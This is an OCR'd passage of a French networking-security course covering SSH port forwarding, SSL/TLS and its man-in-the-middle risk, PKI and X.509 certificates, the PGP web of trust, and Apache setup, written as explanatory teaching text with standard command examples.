
9.2.8 Redirection distante

La redirection local utilise l'option –R, dans ce cas un nouveau port choisi par l'utilisateur est ouvert du coté de la commande sshd serveur

Le ssh coté client se connecte sur un port correspondant à un service précis sur la machine locale.

Cela correspond au cas ou l'application dont on a besoin est du coté serveur sshd.

C'est l'inverse du cas précédent.



En reprenant l'exemple précédent, le serveur imap, port 143 est sur A, le port local est choisi arbitrairement à 1143 sur B.

La commande est sur host_A:

```
Host_A > ssh –R 1143 :localhost :143 host_B
```

En réalité la syntaxe complète est **[bind_adresse] :port :host :hostport**, mais maintenant bind_adresse :port est sur la machine distante et host :hostport est pour la machine locale.

On obtient un nouveau socket réseau à l'adresse 127.0.0.1:1143 qui est l'interface locale de hosts_B, la machine **distante**.


Le programme de lecture des mails doit se connecter à ce nouveau port, le tunnel transporte les données chiffrées vers le ssh su client qui passe enfin les données claires au serveur imap sur le port 143

A noter que la commande ouvre aussi une connexion ssh vers host_B d'où on pourrait lancer le client mail.

9.2.9 Passage d'un pare feu

Cet exemple met en lumière le fait que le second socket destiné au sshd n'est pas forcement local. Autrement dit le sshd se connecte à une autre machine. Bien entendu cette seconde connexion n'est pas chiffrée.

C'est évidemment un cas d'école le pare feu ne doit pas accepter les connexion vers W en imap



La commande devient sur H :

```
$ ssh –L 1143 :w :143 b
```

Ou si l'on préfère

```
$ssh  -L localhost :1143 :w :143 b
```

9.2.10 Options utiles pour le port forwarding

Il n'est pas forcement nécessaire d'ouvrir un shell de connexion si le but est uniquement un tunnel ssh. Dans ce cas on peut utiliser l'option –f qui passe ssh en tache de fond.

De plus il est pratique de terminer le ssh lorsque la connexion utilisant le ssh se termine. Pour cela on utilisera la fonctionnalité de ssh suivante :

Lorsque le ssh est terminé explicitement par la fin du processus shell ou la commande en cours, il reste en tâche de fond tant qu'une connexion « forwarding »existe. Il suffit donc de lancer une commande sleep de quelques secondes pour attendre l'établissement du socket. Ensuite le ssh terminera avec la fermeture du socket.

Exemple :

```
$ ssh –f –L3001 :localhost :143 imap.u-psud.fr sleep 20
```

Les options –L et –R comme la plupart des options de ssh ont des paramètres correspondants dans les fichiers de configuration host ou utilisateur. Ceci permet de simplifier la ligne de commande pour un utilisation répétitive du tunnel.

LocalForward correspond à l'option –L et RemoteForward à l'option -R

Les pages du manuel man ssh, man ssh_config, man sshd, man ssd_config, donnent les details précis.

9.3 Tunnel SSL/TLS

9.3.1 Historique des protocoles SSL/TLS

Le protocole SSL (*Secure Socket Layer*) est un protocole développé par Netscape. La première version du protocole a été testée par l'éditeur en interne, et la deuxième version (SSL v2) a été publiquement diffusée en 1994. Version SSL v3 en 1995

Actuellement la version utilisée est SSL v3.

Le développement de ce protocole a été repris par l'IETF au sein du groupe TLS (*Transport Layer Security en 1996*).

Le protocole TLS v1.0 a été normalisé en 1999 par l'IETF dans la RFC 2246 (cf. section Documentation) et présente quelques évolutions mineures par rapport à la version SSL v3. Ces protocoles ne sont pas compatibles mais la plupart des serveurs et des navigateurs web peuvent mettre en oeuvre les deux protocoles.

Version TLS V1.1 en 2004.

9.3.2 Principes de fonctionnement

Les protocoles SSL/TLS fonctionnent entre le protocole transport (TCP ou UDP) et le niveau applicatif pour sécuriser un protocole nativement peu sûr. C'est donc implémenté au niveau 4 des couches OSI.

Citons par exemple les protocoles HTTPS (port 443) ou POP3S (port 995).

L'utilisation de SSL/TLS permet l'authentification mutuelle du serveur et du client, la confidentialité par le chiffrement et la vérification de l'intégrité des échanges.

Utilisation de certificats X509 et de clé de session. Le flot de données est découpé en paquets signés et chiffrés.

TLS reprend tous les concepts de SSL et n'impose pas de méthode de chiffrement spécifique.

Le protocole SSL/TLS est constitué des plusieurs sous-protocoles.

Le protocole ***TLS Record Protocol*** a pour but de chiffrer les connexions avec un algorithme symétrique, et de vérifier leur intégrité à l'aide d'une fonction de type *HMAC*.

Le protocole ***TLS HandshakeProtocol*** a pour rôle d'authentifier les deux parties, de leur permettre de négocier les algorithmes et les clés de session utilisées par le protocole *TLS Record*

Le protocole TLS ***ChangeCipher Spec Protocol*** est chargé de la négociation des algorithmes.

Le protocole ***Alert protocol*** remonte les alertes.

L'authentification peut avoir lieu à l'aide de certificats.

SLL/TLS est applicable à toutes les applications sur TCP sans réécriture de celle-ci, mais avec des modifications de la configuration et des numéros de ports et donc également des pare feux.

9.3.3 Etablissement de la session

L'établissement de la session est comporte les étapes suivantes :

- Sélection des algorithmes de chiffrement et de la version utilisée
- Choix d'un identificateur de session
- Sélection et échange des certificats

Les échanges de clés sont les suivants :

- Le serveur envoi son certificat (et sa chaîne de certification)
- A la demande du serveur, le client envoi son certificat (et sa chaîne de certification)
- Authentification du client et vérification (si demandée)
- Envoi par le client d'une chaîne chiffrée avec sa clé privée. Le serveur vérifie que le client est bien titulaire de la clé privée en déchiffrant cette chaîne avec la clé publique du client qu'il avait reçue auparavant
- Échange d'une clé de session pour le chiffrement symétrique des communications

9.3.4 Attaques sur les protocoles SSL/TLS

9.3.4.1 **Attaques sur les mise en oeuvres des protocoles**

Comme toutes les applications logicielles, les mises en oeuvre des protocoles SSL et TLS peuvent présenter des vulnérabilités permettant à un utilisateur mal intentionné d'exécuter du code arbitraire à distance ou de provoquer un déni de service.

Il est dès lors indispensable d'appliquer les correctifs correspondants aux mises à jour de ces applications.

9.3.4.2 **Attaques de type "man in the middle"**

En dehors des attaques sur la mise en oeuvre des protocoles, l'attaque la plus répandue sur les protocoles SSL/TLS est l'attaque de type "man in the middle" (MITM) encore appelée "attaque de l'intercepteur".Cette attaque consiste à intercepter le trafic entre deux parties avant qu'elles ne débutent une session SSL.

L'intercepteur négocie alors une session avec chaque partie et fait suivre le trafic en le déchiffrant et rechiffrant à la volée.

Par exemple, dans le cas de l'utilisation du protocole HTTPS par un client web pour authentifier un serveur, l'intercepteur crée un certificat ressemblant au certificat légitime du serveur et détourne le trafic. Si, malgré l'avertissement du navigateur sur le certificat, le client poursuit sa session, l'intercepteur obtiendra toutes les informations que le client envoie au serveur (mots de passe, identifiants bancaires, ...) sans que ce dernier ne s'en rende compte.

De nombreux outils qui reproduisent cette attaque sont disponibles sur l'Internet.

Lors d'une connexion à un serveur avec le protocole SSL/TLS, il est primordial de vérifier correctement le certificat présenté par le serveur. C'est la seule manière de s'assurer que la connexion ne sera pas interceptée par un éventuel attaquant.

Un certificat valide le lien entre une clé publique et une identité. Il est signé par une autorité de certification.

Dans les navigateurs, les certificats racine de certaines autorités de certification sont pré-installés.

Lorsque le certificat présenté par un serveur n'a pas été signé par l'une de ces autorités, le navigateur demande confirmation avant d'accepter le certificat. Il faut alors s'assurer que le certificat présenté par le serveur est le bon certificat. Cette vérification peut se faire à l'aide de deux champs du certificat : le numéro de série et l'empreinte numérique (empreinte md5 ou sha1).

Pour vérifier la concordance des informations, il faut disposer d'un moyen de communication de confiance (téléphone, courrier, diffusion de la main à la main, ...) par lequel pourront être comparés les numéros de série et les empreintes.

De même, il ne faut installer un certificat d'autorité qu'après s'être assuré que le certificat est correct.

Attention également à la liste de répudiation qui n'est généralement pas correctement gérée par les navigateurs.

9.3.5 Les certificats numériques, PKI

L'importance de la validité des certificats explique la mise en place d'un Infrastructure de Gestion de Clés (IGC) ou **PKI** « Public Key Infrastructure »adaptée pour suivre et valider les certificats.

Pour une présentation plus approfondie des PKI voir les ouvrages [5] et [6].

Un certificat électronique est une donnée publique. Suivant la technique des clés asymétriques, à chaque certificat électronique correspond une clé privée, qui doit être soigneusement protégée.

Un certificat numérique porte les caractéristiques de son titulaire : si le porteur est un être humain, cela peut être son nom et son prénom, le nom de sa structure (par exemple, son entreprise ou son... état !) et de son entité d'appartenance. Si c'est un équipement informatique (comme une passerelle d'accès ou un serveur d'application sécurisé), le nom est remplacé par l'URI du service. A ces informations d'identification s'ajoute la partie publique du bi-clé.

L'ensemble de ces informations (comprenant la clé publique) est signé (c'est à dire, dans un sens, sanctifié) par l'Autorité de Certification de l'organisation émettrice. Cette Autorité a la charge de :

- s'assurer que les informations portées par le certificat numérique sont correctes ;
- s'assurer qu'il n'existe, pour une personne et pour une même fonction, qu'un et qu'un seul certificat valide à un moment donné.

Le certificat numérique est donc, à l'échelle d'une organisation, un outil pour témoigner, de façon électroniquement sûre, d'une identité.

C'est ce qui permet d'éviter une attaque par le milieu.

Imaginons qu'une clé ne soit pas réellement la clé de la personne à laquelle on pense. Si on envoie un message chiffré en utilisant cette clé, une tierce personne aura accès à ce message, et pourra réémettre le message avec la clé réelle du destinataire, ce qui fait qu'une personne aura lu le message sans qu'aucune des deux extrémités ne soit au courant.

9.3.5.1 **Infrastructure à clés publiques**

Une **PKI** (*Public Key Infrastructure*), aussi communément appelée **IGC** (*Infrastructure de Gestion de Clés*) ou **ICP** (*Infrastructure à Clés Publiques*), est un ensemble de composants physiques (des ordinateurs, des équipements cryptographiques ou HSM, des cartes à puces), de procédures humaines (vérifications, validation) et de logiciels (système et application) en vue de gérer le cycle de vie des certificats numériques ou certificats électroniques.

Une infrastructure à clés publiques délivre un ensemble de services pour le compte de ses utilisateurs.

En résumé, ces services sont les suivants :

- Enregistrement des utilisateurs (ou équipement informatique),
- Génération de certificats,
- Renouvellement de certificats,
- Révocation de certificats,
- Publication des certificats,
- Publication des listes de révocation (comprenant la liste des certificats révoqués),
- Identification et authentification des utilisateurs (administrateurs ou utilisateurs qui accèdent à l'IGC),
- Archivage, séquestre et recouvrement des certificats (option).

9.3.5.2 **Rôle d'une infrastructure de gestion des clés**

Une IGC délivre des certificats numériques. Ces certificats permettent d'effectuer des opérations cryptographiques, comme le chiffrement et la signature numérique qui offrent les garanties suivantes lors des transactions électroniques :

- confidentialité : seul le destinataire (ou le possesseur) légitime d'un bloc de données ou d'un message pourra en avoir une vision intelligible

- authentification : lors de l'envoi d'un bloc de données ou d'un message ou lors de la connexion à un système, on connaît sûrement l'identité de l'émetteur ou l'identité de l'utilisateur qui s'est connecté
- intégrité : on a la garantie qu'un bloc de données ou un message expédié n'a pas été altéré, accidentellement ou intentionnellement
- non répudiation : l'auteur d'un bloc de données ou d'un message ne peut pas renier son œuvre.

Les IGC permettent l'obtention de ces garanties par l'application de processus de vérification d'identité rigoureux et par la mise en œuvre de solutions cryptographiques fiables (éventuellement évaluées), conditions indispensables à la production et à la gestion des certificats électroniques.

9.3.5.3 **Composants de l'infrastructure de gestion des clés**

Les IGC (comme définies par l'IETF) se scindent en 4 entités distinctes :

- L'**Autorité de Certification** (**AC** ou **CA**) qui a pour mission de signer les **demandes de certificat** (**CSR** : Certificate Signing Request) et de signer les **listes de révocation** (**CRL** : Certificate Revocation List), cette autorité est la plus critique.
- L'**Autorité d'Enregistrement** (**AE** ou **RA**) qui a pour mission de générer les demandes de certificats, et d'effectuer les vérifications d'usage sur l'identité de l'utilisateur final (les certificats numériques sont nominatifs et uniques pour l'ensemble de l'IGC).
- L'**Autorité de Dépôt** (Repository) qui a pour mission de stocker les certificats numériques ainsi que les listes de révocation (CRL).
- L'**Entité Finale** (EE : End Entity) L'utilisateur ou le système qui est le sujet d'un certificat (En général, le terme "entité d'extrémité" (EE) est préféré au terme "sujet" afin d'éviter la confusion avec le champ Subject.)

9.3.5.4 **Vérification du certificat**

La structure des certificats est normalisée par le standard **X.509** de l'UIT (plus exactement X.509v3), qui définit les informations contenues dans le certificat :

- La version de X.509 à laquelle le certificat correspond
- Le numéro de série du certificat
- L'algorithme de chiffrement utilisé pour signer le certificat
- Le nom (DN, pour *Distinguished Name*) de l'autorité de certification émettrice
- La date de début de validité du certificat
- La date de fin de validité du certificat
- L'objet de l'utilisation de la clé publique
- La clé publique du propriétaire du certificat
- La signature de l'émetteur du certificat


L'ensemble de ces informations (informations + clé publique du demandeur) est signé par l'autorité de certification, cela signifie qu'une fonction de hachage crée une empreinte de ces informations, puis ce condensé est chiffré à l'aide de la clé privée de l'autorité de certification; la clé publique ayant été préalablement largement diffusée afin de permettre aux utilisateurs de vérifier la signature avec la clé publique de l'*autorité de certification*.

Lorsqu'un utilisateur désire communiquer avec une autre personne, il lui suffit de se procurer le certificat du destinataire. Ce certificat contient le nom du destinataire, ainsi que sa clé publique et est signé par l'autorité de certification. Il est donc possible de vérifier la validité du message en appliquant d'une part la fonction de hachage aux informations contenues dans le certificat, en déchiffrant d'autre part la signature de l'autorité de certification avec la clé publique de cette dernière et en comparant ces deux résultats.

9.3.5.5 **Signatures et validité des certificats**

La validité d'un certificat est déterminée en remontant la hiérarchie des certificats jusqu'au certificat racine dit « root certificat ». En effet un certificat peut lui-même validé par un CA de plus haut niveau et ainsi de suite jusqu'a la racine.


Les certificats racine sont implicitement valides. Ils sont inclus dans beaucoup d'applications, par exemple les navigateurs web



On distingue différents types de certificats selon le niveau de signature ou l'usage :

- Les **certificats auto signés** sont des certificats à usage interne. Signés par son propre créateur qui le légitime seul, ce type de certificat permet de garantir la confidentialité des échanges au sein d'une organisation, par exemple pour le besoin d'un intranet. Il est ainsi possible d'effectuer une authentification des utilisateurs grâce à des certificats auto signés.

- Les **certificats signés par un organisme de certification** sont nécessaires lorsqu'il s'agit d'assurer la sécurité des échanges avec des utilisateurs anonymes, par exemple dans le cas d'un site web sécurisé accessible au grand public. Le certificateur tiers permet d'assurer à l'utilisateur que le certificat appartient bien à l'organisation à laquelle il est déclaré appartenir.



- Le **certificat client**, stocké sur le poste de travail de l'utilisateur ou embarqué dans un conteneur tel qu'une carte à puce, permet d'identifier un utilisateur et de lui associer des droits. Dans la plupart des scénarios il est transmis au serveur lors d'une connexion, qui affecte des droits en fonction de l'accréditation de l'utilisateur. Il s'agit d'une véritable carte d'identité numérique utilisant une paire de clé asymétrique d'une longueur de 512 à 1024 bits. Par exemple www.impots.gouv.fr.

9.3.5.6 **Gestion**

Un certificat numérique naît après qu'une demande de certificat ait abouti.

Une demande de certificat est un fichier numérique appelé soit par son format, PKCS#10, soit par son équivalent fonctionnel, CSR pour Certificate Signing Request qui est soumis à une Autorité d'Enregistrement par un utilisateur final ou par un administrateur pour le compte d'un utilisateur final.

Cette demande de certificat est examinée par un Opérateur d'Autorité d'Enregistrement. Cette position est une responsabilité clé : c'est lui qui doit juger de la légitimité de la demande de l'utilisateur et accorder, ou non, la confiance de l'organisation. Pour se forger une opinion, l'Opérateur doit suivre une série de procédures, plus ou moins complètes, consignées dans deux documents de référence qui vont de pair avec la création d'une IGC qui sont la Politique de Certification (PC) et la Déclaration des Pratiques de Certification (DPC). Ces documents peuvent exiger, en fonction des enjeux de la certification, des vérifications plus ou moins poussées : rencontre en face-à-face, validation hiérarchique, etc. L'objectif de l'Opérateur d'AE est d'assurer que les informations fournies par l'utilisateur sont exactes et que ce dernier est bien autorisé à solliciter la création d'un certificat.

Une fois son opinion formée, l'Opérateur de l'AE valide la demande ou la rejette. S'il la valide, la demande de certificat est alors adressée à l'Autorité de Certification (AC). L'AC vérifie que la demande a bien été validée par un Opérateur d'AE digne de confiance et, si c'est le cas, signe la CSR. Une fois signée, une CSR devient un certificat.

Le certificat, qui ne contient aucune information confidentielle, peut par exemple être publié dans un annuaire d'entreprise : c'est la tâche du Module de Publication, souvent proche de l'AC.

9.3.5.7 **Modes de création**

Il existe deux façons distinctes de créer des certificats électroniques : le mode centralisé et le mode décentralisé.

- le mode décentralisé est le mode le plus courant : il consiste à faire créer, par l'utilisateur (ou, plus exactement par son logiciel ou carte à puce) le bi-clé cryptographique et de joindre la partie publique de la

clé dans la CSR. L'Infrastructure n'a donc jamais connaissance de la clé privée de l'utilisateur, qui reste confinée sur son poste de travail ou dans sa carte à puce.

- le mode centralisé consiste en la création du bi-clé par l'AC : au début du cycle de la demande, la CSR ne contient pas la clé publique, c'est l'AC qui la produit. Elle peut ainsi avoir de bonnes garanties sur la qualité de la clé (aléa) et peut en détenir une copie protégée. En revanche, il faut transmettre à l'utilisateur certes son certificat (qui ne contient que des données publiques) mais aussi sa clé privée ! L'ensemble de ces deux données est un fichier crée sous le format **PKCS#12**. Son acheminement vers l'utilisateur doit être entrepris avec beaucoup de précaution et de sécurité, car toute personne mettant la main sur un fichier PKCS#12 peut détenir la clé de l'utilisateur.

Le mode décentralisé est préconisé pour les certificats d'authentification (pour des questions de coût, parce qu'il est plus simple de refaire un certificat en décentralisé qu'à recouvrer une clé) et de signature (parce que les conditions d'exercice d'une signature juridiquement valide prévoit que le signataire doit être le seul possesseur de la clé : en mode décentralisé, l'IGC n'a jamais accès à la clé privée).

Le mode centralisé est préconisé pour les certificats de chiffrement, car, lorsqu'un utilisateur a perdu sa clé (par exemple, sa carte est perdue ou dysfonctionne), un opérateur peut, au terme d'une procédure de recouvrement, récupérer la clé de chiffrement et la lui remettre. Chose qui est impossible à faire avec des clés qui n'ont pas été séquestrées.

9.3.5.8 **Niveau de validation**

IL existe trois niveau de validation lors de la creation d'un certificat par l'authorité de certification :

- Le certificat SSL à validation de domaine (DV)

Le certificat DV est le moins cher, l'autorité de certification vérifie simplement que le demandeur est propriétaire du nom de domaine correspondant.

- Le certificat SSL à validation d'organisation (OV)

Le certificat OV (organization validation) spécifie la raison sociale de l'entreprise qui détient le certificat et l'autorité de certification doit vérifier l'existance légale de l'entité

- Le certificat SSL à validation étendue (EV)

Le certificat EV (extended validation) vérifie de façon approfondie les informations légale sur l'entreprise. En général les navigaeurs font apparaitre la raison sociale ou le nom commercial dans la baree d'adresse. Ce certificat est par example utilisé pour les plateformes bancaires.

9.3.5.9 **Scénario de fin de vie**

Il existe deux scénarios possibles de fin de vie d'un certificat numérique :

- le certificat numérique expire (chaque certificat numérique contient une date de « naissance » et une date de « péremption »).
- le certificat est révoqué, pour quelque raison que ce soit (perte de la clé privée associée, etc.) et dans ce cas, l'identifiant du certificat numérique est ajouté à une liste de certificats révoqués (CRL pour Certificates Revocation List) pour informer les applications qu'elles ne doivent plus faire confiance à ce certificat. Il est aussi possible que les applications s'informent en quasi temps réel de l'état du certificat avec le protocole OCSP (Online Certificate Status protocol).

9.3.5.10 **Création pratique des clés et certificats**

Sous linux on utilisera la commande **openssl** directement ou par l'intermédiaire de scripts qui appellent cette commande. Les exemples pratiques seront développés en TP.

Les principales actions de la commande openssl sont documentées dans la commande :

```
# man openssl
```

Chaque commande standard de openssl donne lieu à un manuel spécifique, par exemp.le :

Commande openssl ca pour la gestion du certificat racine, manuel correspondant :

```
# man ca
```

9.3.6 Mécanismes de protection contre les certificats frauduleux

9.3.6.1 **Certificat pinning**

HTTP Public Key Pinning (HPKP) est défini par la RFC 7469. L'idée est que le site donne une liste de certificat signé par des autorités connues du site.

On évite ainsi que la connexion avec un certificat signé par une autorité non officielle installé par exemple dans le navigateur du client par l'administrateur du poste. Ce type de situation peut se produire si on souhaite analyser les flux https dans une entreprise. Pour cela on peut mettre en place un proxy qui réalise une attaque man in the middle sur le flux https et qui fournit au client final un certificat x509 en quelque sorte frauduleux.

Cette RFC n'est plus supportée par chrome, elle est donc plus ou moins dépréciée.

9.3.6.2 **Certificate transparency**

Cette fonctionnalité est définie par la RFC 6962. D'un point de vue technique elle utilise l'entête Expect-CT.

Le principe est de lister dans un log en ajout seulement l'ensemble des certificats valides émis par les autorités de certifications.

Le log est implémenté par un arbre de Merkle ou « hash tree » qui permet la vérification de la validité des données.

Le certificat est étendu par une entrée « Signed Certificat Timestamp SCT » qui spécifie que le certificat est dans le log. Cet engagement de présence dans le log est distribué par le serveur web ou avec un serveur de révocation OSCP

La vérification est supportée dans Chrome depuis 2017.

Google et DigiCert gèrent un log depuis 2013.

9.4 Réseau de confiance « web of trust»

Dans ce système il n'y a pas d'organisme central CA

Dans un environnement PGP ou GPG, tout utilisateur peut agir en tant qu'autorité de certification. Il peut donc valider le certificat de clé publique d'un autre utilisateur PGP. Cependant, un tel certificat peut être considéré comme valide par un autre utilisateur uniquement si un tiers reconnaît celui qui a validé ce certificat comme un correspondant fiable. C'est-à-dire, si l'on respecte par exemple mon opinion selon laquelle les clés des autres sont correctes uniquement si je suis considéré comme un correspondant fiable

Supposons, par exemple, que votre trousseau de clés contient la clé d'Alice. Vous l'avez validée et, pour l'indiquer, vous la signez. En outre, vous savez qu'Alice est très pointilleuse en ce qui concerne la validation des clés d'autres utilisateurs. Par conséquent, vous affectez une fiabilité complète à sa clé. Alice devient ainsi une autorité de certification. Si elle signe la clé d'un autre utilisateur, cette clé apparaît comme valide sur votre trousseau de clés.

On obtient finalement un ensemble des relations de confiance entre les différentes clés de son trousseau.

9.5 Exemple SSL/TLS serveur apache https

9.5.1 Présentation du produit

Le serveur web apache est un produit du domaine public distribué par « Apache Software Foundation » (www.apache.com). Il est utilisé par beaucoup de produits commerciaux et porté en environnement Windows.

La présentation suivante est une première approche, l'utilisateur intéressé peut se reporter aux nombreux livres consacrés à ce produit dont un disponible en téléchargement (www.apacheref.com).

La version courante est 2.0. Elle supporte la notion de modules par une nouvelle interface API. Les modules de la version 1 ne sont pas compatibles.

Lorsque les fichiers rpm apache sont installés, on trouve le fichier /etc/rc.d/rc5.d/K15httpd qui est le modèle de script de lancement. Pour lancer le service renommer ce fichier /etc/rc.d/rc5.d/S85httpd ou bien utiliser la commande graphique redhat-config-services et cocher l'entrée « httpd », puis faire « save » ou bien encore faire la commande :

```
# chkconfig httpd on .
```

Lancer le service par la commande Shell :

```
# /etc/rc.d/rc5.d/S85httpd start
```

Les processus lancés sont plusieurs occurrences de **httpd**. Le nombre est contrôlé par le fichier de configuration.

Sous Redhat le fichier de configuration est **/etc/httpd/conf/httpd.conf,** il est lu par le serveur au démarrage. Ce fichier définit également un répertoire de configuration pour les modules /**etc/httpd/conf.d.**

En cas de modification de ce fichier il est nécessaire de faire relire le fichier en envoyant un signal –1 (SIGHUP) au serveur httpd père, ou bien utiliser le script :

```
# /etc/rc.d/rc5.d/S85httpd reload
```

Le serveur est fourni avec une documentation HTML très complète que l'on peut consulter sur le site www.apache.com ou installer sur son serveur local.

Les fichiers log sont par défaut sous Redhat/fedora dans le répertoire /var/log/httpd. On trouve principalement les fichiers suivants :

access_log Liste des requêtes.

error_log Log des erreurs d'accès.

9.5.1.1 Les Modules

Le serveur apache utilise des modules dynamiques qui sont des fichiers .so généralement placés dans un sous répertoire du répertoire de configuration apache.

